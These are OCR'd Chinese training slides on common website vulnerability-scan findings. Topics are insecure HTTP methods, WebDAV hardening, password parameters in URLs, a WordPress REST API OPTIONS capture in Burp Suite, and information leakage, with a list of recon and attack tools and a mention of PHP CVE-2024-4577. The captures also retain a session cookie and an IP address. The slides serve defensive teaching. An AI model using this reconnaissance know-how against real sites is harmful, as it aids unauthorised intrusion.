_ga_SYXK2NM1C0=GS1.1.1716859080.1.1.1716859371.48.0.0; JSESSIONID=
1CA5C78A11EEC73EBD4FEBEBD209B423
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=0, i
Connection: close

```

```
HTTP/1.1 200
Allow: GET, HEAD, POST, PUT, DELETE, OPTIONS
Content-Length: 0
Date: Mon, 03 Jun 2024 09:43:26 GMT
Connection: close

```

網站弱點掃描常見弱點


已啟用不安全的 "OPTIONS" HTTP 方法

- GET：向指定的資源發出「顯示」請求。
- POST：向指定資源提交資料，並且Body中可帶傳輸的資料。
- PUT：上傳或取代指定的資源。
- DELETE：刪除指定的資源。
- HEAD：與GET類似，但只會取得標頭(Header)與HTTP狀態(Status)。
- CONNECT：通常用於Proxy。
- OPTIONS：回傳這個伺服器支援的所有HTTP方法(Method)。
- TRACE：回傳收到的請求內容。

參考資料：
https://ithelp.ithome.com.tw/articles/10250980

網站弱點掃描常見弱點

已啟用不安全的 "OPTIONS" HTTP 方法


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history
Proxy settings
Forward
Drop
Intercept is off
Action
Open browser
Learn more
Open browser
Event log
All issues
Memory: 161.0MB

Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

網站弱點掃描常見弱點

已啟用不安全的 “OPTIONS” HTTP 方法-修補方法

- 可使用HTTP Method在伺服器建立、更新、移動與刪除伺服器資源的框架。
- WebDAV在IIS 7.0以後版本以及在Apache 2.2以後的版本均預設為關閉。
- 擴充Request Method所允許的標準HTTP Verbs和HTTP Header，擴充包含：
  - COPY：將資源複製到指定的URI
  - LOCK：鎖定一個資源
  - MKCOL：建立集合(即目錄)
  - MOVE：將資源移動到指定的URI
  - PROPFIND：以XML格式檢索資源中儲存的屬性，它也被允許檢索系統的集合結構(也叫目錄階層)<類似ls>
  - PROPPATCH：更改和刪除資源的多個屬性
  - UNLOCK：解除資源的鎖定

參考資料：
https://zh.wikipedia.org/wiki/WebDAV

網站弱點掃描常見弱點

已啟用不安全的 “OPTIONS” HTTP 方法-修補方法


- 停用WebDAV
  - 備份Apache設定檔(httpd.conf)
  - 修改Apache設定檔(httpd.conf):
    - #LoadModule dav_module modules/mod_dav.so
    - #LoadModule dav_fs_module modules/mod_dav_fs.so
  - 重啟Apache服務

- 停用不安全的HTTP Method

參考資料：
https://ithelp.ithome.com.tw/articles/10250980

網站弱點掃描常見弱點

OPTIONS延伸案例-WordPress REST API



```
OPTIONS /wordpress/wp-json/wp/v2/posts HTTP/1.1
Host: [redacted]
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close


```

```
HTTP/1.1 200 OK
Date: Fri, 06 Sep 2024 02:37:36 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
X-Robots-Tag: noindex
Link: <http://140.112.237.81/wordpress/wp-json/>; rel="https://api.w.org/"
X-Content-Type-Options: nosniff
Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link
Access-Control-Allow-Headers: Content-Type, Authorization
Allow: GET
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Connection: close
Content-Type: application/json; charset=UTF-8
Content-Length: 22695

{
  "namespace":"wp\/v2",
  "methods":[
    "GET",
    "POST"
  ],
  "endpoints":[
    {
      "methods":[
        "GET"
      ],
      "allow_batch":{
        "v1":true
      },
      "args":{
        "context":{
          "description":
          "\u5fc5\u9808\u5728\u8981\u6c42\u63d0\u51fa\u7684\u7bc4\u570d\u516
          7\u3001\u5fc5\u9808\u78ba\u5b9a\u56de\u61c9\u6642\u6b04\u4f4d\u986
          f\u793a\u7684\u65b9\u5f0f\u3002",
          "type":"string",
          "enum":[
            "view",
```

查詢中的 Password 參數


網站弱點掃描常見弱點

查詢中的 Password 參數

- 原因：查詢字串(參數)包含機敏資訊且未加密或使用安全協定傳輸，可能查詢到的資訊如:使用者名稱、密碼。
- 被利用的可能性：高
- 修補位置：
  - 網站伺服器
- 參數
  - author、reauth、keyword、SingleKeyword…

網站弱點掃描常見弱點

查詢中的 Password 參數(wordpress)



user – WordPress測試網站

[redacted]wordpress/author/user/

author


WordPress測試網站

作者: user

User的第二篇文章

很想要直接複製貼上 裡面沒有什麼內容

9 7 月, 2024



edirect_to=http%3A%2F%2F[redacted]%2Fwordpress%2Fwp-admin%2F&reauth=1

reauth

使用者名稱或電子郵件地址

密碼

□ 保持登入

登入

忘記密碼？

← 前往《WordPress測試網站》

繁體中文 變更

WordPress常見弱點

03資訊洩漏


A05:2021- Security Misconfiguration 安全設定缺陷

資訊洩漏造成的影響

- 資訊探勘
  - ➢ ping / nmap
  - ➢ Shodan / Censys / Fofa / Zoomeye
- 攻擊
  - ➢ BurpSuite / curl
  - ➢ PoC
  - ➢ WebShell

PHP嚴重遠端程式碼(RCE)執行漏洞

特定語系Windows x PHP CVE-2024-4577



Index of /

[ICO]	Name	Last modified	Size	Description
[TXT]	READ_ME9.html	2024-06-08 06:45	1.4K	
[TXT]	applications.html.lo..>	2024-06-08 06:45	3.7K	
[TXT]	bitnami.css.locked	2024-06-08 06:45	320	
[TXT]	conf.php	2024-06-08 13:01	31	
[TXT]	dashboard.php.locked	2024-06-08 06:45	2.6K	
[DIR]	dashboard/	2024-06-08 06:45	-	
[IMG]	favicon.ico	2015-07-16 23:32	30K	
[DIR]	img/	2024-06-08 18:07	-	
[TXT]	index.php.locked	2024-06-08 06:45	400	
[DIR]	xampp/	2024-06-08 06:45	-	

Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at [redacted] Port 80

